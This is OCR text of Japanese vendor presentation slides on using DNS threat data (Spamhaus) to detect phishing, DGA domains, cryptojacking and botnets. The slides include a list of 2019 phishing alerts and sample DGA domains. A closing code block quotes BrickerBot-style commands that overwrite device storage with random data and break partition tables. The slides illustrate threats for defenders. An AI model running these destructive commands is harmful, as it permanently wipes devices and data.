PIPELINE
ACTIONABLE CYBER THREAT DATA

DNSデータを使用したサイバー脅威やボットの検出

The Spamhaus Project

調査員、フォレンジックスペシャリスト、ネットワークエンジニアの専任スタッフ

スパム、フィッシング、マルウェア、ボットネットなどのサイバー脅威を追跡する非営利団体。20年以上にわたり、世界中の法執行機関、政府機関、セキュリティベンダ、およびコンピュータセキュリティインシデント対応チームとデータを共有しています。

SPAMHAUS TECHNOLOGY

PIPELINE
ACTIONABLE CYBER THREAT DATA

ASIA PACIFIC | MIDDLE EAST | AFRICA

Security & Lab

東陽テクニカ セキュリティ&ラボカンパニー

XS4ALL

AT&T

IOC
Indicators of Compromise
データベース

CLOUDFLARE

1&1

gandi.net

1000億
ルックアップ

Microsoft

amazon
web services

SAKURA
internet

保護されている
30億人
以上のユーザー

COX

WALT DISNEY

6
ユーズケース

COMCAST

YAHOO!

a
60秒ごとデータ更新

SYNACOR

リアルタイムの
脅威データを利
用のお客様


facebook

Gmail
by Google

1日に2万件
マルウェア
サンドボックス

SOFTLAYER
an IBM Company

Great Asean



トップ10の悪意のある国のうち8がアジア

最も急成長している分野の脅威

2020年までに世界中で接続されている200億を超えるデバイス
2019年1月の間に1300万を超えるアクティブボットが記録されました。
ほとんどの活動はASEAN地域内の国々から来ています。

どのようなリスクありますでしょうか？

Phishing

- 2019年06月21日 ドコモをかたるフィッシング (2019/06/21)
- 2019年06月14日 セブン銀行をかたるフィッシング (2019/06/14)
- 2019年06月12日 楽天をかたるフィッシング (2019/06/12)
- 2019年06月05日 [更新] ゆうちょ銀行をかたるフィッシング (2019/06/05)
- 2019年06月04日 [更新] MUFG カードをかたるフィッシング (2019/06/04)
- 2019年06月03日 MyJCB をかたるフィッシング (2019/06/03)
- 2019年05月29日 NTT グループカードをかたるフィッシング (2019/05/29)
- 2019年05月22日 MyEtherWallet をかたるフィッシング (2019/05/22)
- 2019年04月03日 メルカリをかたるフィッシング (2019/04/03)
- 2019年03月06日 LINE をかたるフィッシング (2019/03/06)

Council of Anti-Phishing Japan
https://www.antiphishing.jp/news/alert/

マルウエア


ランサムウエア

マルウエア


4. ホーム画面を上からスライドして表示するメニューに「sagawa.apk」

DGA Domain Generating Algorithm

93b375dd6cd9f2704d613d1016dbe0f2.info
93b375dd6cd9f2704d613d1016dbe0f2.tk
afcc0c1f4b9fd590a61ba1c24b49b525.ga
afcc0c1f4b9fd590a61ba1c24b49b525.info
afcc0c1f4b9fd590a61ba1c24b49b525.ml
afcc0c1f4b9fd590a61ba1c24b49b525.online
bbc16e2659b9b9b5128c2f7e5877d29b.cf
bbc16e2659b9b9b5128c2f7e5877d29b.ga
bbc16e2659b9b9b5128c2f7e5877d29b.gq
f62b550a0e5e4f234fdd30c927665c91.xyz



クリプトジャッキング



Websites


Mobile Applications

Servers

C2 コマンド＆コントロール

ボットネット：C2 コマンド＆コントロールサーバー


ボット：感染している機器




A.K.A Light Leafon

14歳です～

```
fdisk -l
busybox cat /dev/urandom >/dev/mtdblock0
busybox cat /dev/urandom >/dev/sda
busybox cat /dev/urandom >/dev/ram0
busybox cat /dev/urandom >/dev/mmc0
busybox cat /dev/urandom >/dev/mtdblock10
fdisk -C 1 -H 1 -S 1 /dev/mtd0
